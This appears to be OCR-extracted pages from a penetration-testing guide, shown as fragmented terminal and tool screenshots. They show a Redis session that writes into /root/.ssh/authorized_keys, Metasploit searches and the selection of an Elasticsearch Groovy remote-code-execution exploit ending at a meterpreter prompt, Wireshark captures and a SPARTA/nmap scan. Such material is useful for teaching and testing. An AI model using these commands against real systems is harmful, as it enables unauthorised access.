root@kali:~,        edis# redis-cli -h             -p 6350
            6350> config get dir
1)  "dir"
2) "/etc/redis-cluster/6350"
            6350> config set dir /root/.ssh/
OK
            6350> config set dbfilename "authorized_keys"
OK
            6350> save
OK
            6350>
```




Connect
IntelliShell


Enter a name for this connection:
Server
Authentication
SSL
SSH Tunnel
Advanced
Connection Type:
Direct Connection
Server:
localhost
Port:
27017
Enter the host name or IP address and the port of your mongodb server
From URI...
Use this option to import connection details from a URI
To URI...
Use this option to export complete connection details to a URI
Test Connection
Cancel
Save



root@kali:~/Desktop# msfconsole
I love shells --egypt
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.13.8-dev]
+ -- --=[1607 exploits - 914 auxiliary - 278 post]
+ -- --=[471 payloads - 39 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]



auxiliary/scanner/http/smt_ipmi_49152_exposure
Supermicro Onboard IPMI Port 49152 Sensitive File Exposure
auxiliary/scanner/http/smt_ipmi_cgi_scanner
Supermicro Onboard IPMI CGI Vulnerability Scanner
auxiliary/scanner/http/smt_ipmi_static_cert_scanner
Supermicro Onboard IPMI Static SSL Certificate Scanner
auxiliary/scanner/http/smt_ipmi_url_redirect_traversal
Supermicro Onboard IPMI url_redirect.cgi Authenticated Directory
auxiliary/scanner/ipmi/ipmi_cipher_zero
IPMI 2.0 Cipher Zero Authentication Bypass Scanner
auxiliary/scanner/ipmi/ipmi_dumphashes
IPMI 2.0 RAKP Remote SHA1 Password Hash Retreival
auxiliary/scanner/ipmi/ipmi_version
IPMI Information Discovery
exploit/linux/http/smt_ipmi_close_window_bof
Supermicro Onboard IPMI close_window.cgi Buffer Overflow
exploit/multi/upnp/libupnp_ssdp_overflow
Portable UPnP SDK unique_service_name() Remote Code Execution

```
msf auxiliary(ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                Current Setting
   ----                ---------------
   CRACK_COMMON        true
hey are obtained
   OUTPUT_HASHCAT_FILE
format
   OUTPUT_JOHN_FILE
 ripper format
   PASS_FILE           /usr/share/metasploit-framework/data/wordlists/ipmi_password
ine cracking, one per line
   RHOSTS
er
   RPORT               623
```






```
msf > search elasticsearch

Matching Modules
================


   Name                                                Disclosure Date  Rank
 Description
   ----                                                ---------------  ----
 -----------
   auxiliary/scanner/elasticsearch/indices_enum                         normal
 ElasticSearch Indices Enumeration Utility
   auxiliary/scanner/http/elasticsearch_traversal                       normal
 ElasticSearch Snapshot API Directory Traversal
   exploit/multi/elasticsearch/script_mvel_rce         2013-12-09       excellent
 ElasticSearch Dynamic Script Arbitrary Java Execution
   exploit/multi/elasticsearch/search_groovy_script    2015-02-11       excellent
 ElasticSearch Search Groovy Sandbox Bypass
   exploit/multi/misc/xdh_x_exec                       2015-12-04       excellent
 Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
```

```
msf > use exploit/multi/elasticsearch/search_groovy_script

msf exploit(search_groovy_script) > _
```


```
msf exploit(search_groovy_script) > set RHOST 192.168.2.112
RHOST => 192.168.2.112
```


```
meterpreter >
```





Filter: tcp.port eq 80 Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
297	282.2324200(	192.168.200.146	117.18.237.29	TCP	74	52172→80
298	282.2516730(	117.18.237.29	192.168.200.146	TCP	60	80→52172
299	282.2517220(	192.168.200.146	117.18.237.29	TCP	54	52172→80
300	282.2521340(	192.168.200.146	117.18.237.29	OCSP	500	Request
301	282.2523100(	117.18.237.29	192.168.200.146	TCP	60	80→52172
302	282.2762560(	117.18.237.29	192.168.200.146	OCSP	850	Response
303	282.2762830(	192.168.200.146	117.18.237.29	TCP	54	52172→80
345	285.7806120(	192.168.200.146	216.58.220.195	TCP	74	37755→80
346	285.7978700(	216.58.220.195	192.168.200.146	TCP	60	80→37755
347	285.7979610(	192.168.200.146	216.58.220.195	TCP	54	37755→80
350	285.8194370(	192.168.200.146	216.58.220.195	TCP	74	37756→80
351	285.8196680(	192.168.200.146	216.58.220.195	TCP	74	37757→80
352	285.8370870(	216.58.220.195	192.168.200.146	TCP	60	80→37756
353	285.8371300(	192.168.200.146	216.58.220.195	TCP	54	37756→80
354	285.8374680(	192.168.200.146	216.58.220.195	HTTP	532	GET / HTT
355	285.8376070(	216.58.220.195	192.168.200.146	TCP	60	80→37756
356	285.8394370(	216.58.220.195	192.168.200.146	TCP	60	80→37757
357	285.8394640(	192.168.200.146	216.58.220.195	TCP	54	37757→80
358	285.9557240(	216.58.220.195	192.168.200.146	HTTP	898	HTTP/1.1



Mark Packet (toggle)
Ignore Packet (toggle)
Set Time Reference (toggle)
Time Shift...
Edit Packet
Packet Comment...
Manually Resolve Address
Apply as Filter
Selected



Filter: ip.dst == 117.18.237.29
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
297 282.2324200(192.168.200.146 117.18.237.29 TCP 74 52172→80 [SYN] Seq=0
299 282.2517220(192.168.200.146 117.18.237.29 TCP 54 52172→80 [ACK] Seq=1
300 282.2521340(192.168.200.146 117.18.237.29 OCSP 500 Request
303 282.2762830(192.168.200.146 117.18.237.29 TCP 54 52172→80 [ACK] Seq=4
1111 291.0003350(192.168.200.146 117.18.237.29 TCP 54 52172→80 [FIN, ACK]
1128 291.0212190(192.168.200.146 117.18.237.29 TCP 54 52172→80 [ACK] Seq=4


Statistics
Telephony
Tools
Internals
Summary
Comments Summary
Show address resolution
Protocol Hierarchy
Conversations


TCP: 9
Token Ring
UDP: 20
USB
WLAN
ckets A←B
Bytes A←B
Rel Start
Duration
bps A→B
3 180 12.333323000 5.0456 374.1
8 974 12.381447000 50.2079 156.7
3 180 12.381708000 5.9962 314.8
92 102 976 12.538208000 6.7219 6890.8
11 2 880 12.731574000 45.1859 354.0
15 5 242 14.167754000 2.2191 4978.6
14 5 188 15.451513000 0.9748 11333.1
11 4 512 15.697085000 2.0721 4613.7
47 50 961 17.267749000 1.6966 15202.1
Follow Stream
Graph A→B
Graph A←B
Close


Follow TCP Stream (tcp.stream eq 18)
Stream Content
.....#..3t...../.*.h2-16.h2-15.h2-14.h2.spdy/3.1.http/1.1.....
.....D...@..X...O...i....m.....l%..g...=...
+.....#.....h2.....(0..$0.....K....
I.0
..*.H..
.....0I1.0...U....US1.0...U.
.
Google Inc1%0#..U....Google Internet Authority G20..
170222092038Z.
170517085800Z0f1.0...U....US1.0...U...
California1.0...U...
Mountain View1.0...U.
.
Google Inc1.0...U....*.google.com0Y0...*.H.=....*.H.=....B.....=....2..-....qR...y+...-
Z..4S..6..0,j..y.$...3{...V)..d)W.oa....0...0...U.%..0...+.....+.....0..
{..U.....r0..n..*.google.com.
.android.com...appengine.google.com..*.cloud.google.com..*.gcp.gvt2.com..*.google-
analytics.com..*.google.ca..*.google.cl..*.google.co.in..*.google.co.jp..*.google.co.u
k..*.google.com.ar..*.google.com.au..*.google.com.br..*.google.com.co..*.google.com.mx..
.google.com.tr...google.com.vn..*.google.de..*.google.es..*.google.fr..*.google.hu..*.
google.it..*.google.nl..*.google.pl..*.google.pt..*.googleadapis.com..*.googleapis.cn..
.googlecommerce.com...googlevideo.com..*.gstatic.cn.
*.gstatic.com.
*.gvt1.com.
.gvt2.com...metric.gstatic.com..*.urchin.com..*.url.google.com..*.youtube-
Entire conversation (577978 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close



SPARTA 1.0.2 (BETA) – untitled – /root/Desktop/
File
Help
Scan
Brute
Hosts
Services
Tools
Click here to add host(s) to scope
Services
Scripts
Information
Notes



Add host(s) to scope
IP Range
192.168.1.0/24
eg: 192.168.1.0/24 10.10.10.10-20 1.2.3.4
Run nmap host discovery
Run staged nmap scan
Cancel
Add to scope


Host	Start time	End time	Status
192.168.1.9	15 Feb 2017 00:42:28		Running
192.168.1.1	15 Feb 2017 00:42:28		Running
192.168.1.11	15 Feb 2017 00:42:28		Running

0.png

[+] Scheduler ended!






Services
Scripts
Information
Notes
nikto (80/tcp)
screenshot (80/tcp)
Port
Protocol
State
Name
Version
80
tcp
open
http
nginx 1.6.2



Services
Scripts
Information
Notes
nikto (80/tcp)
screensh

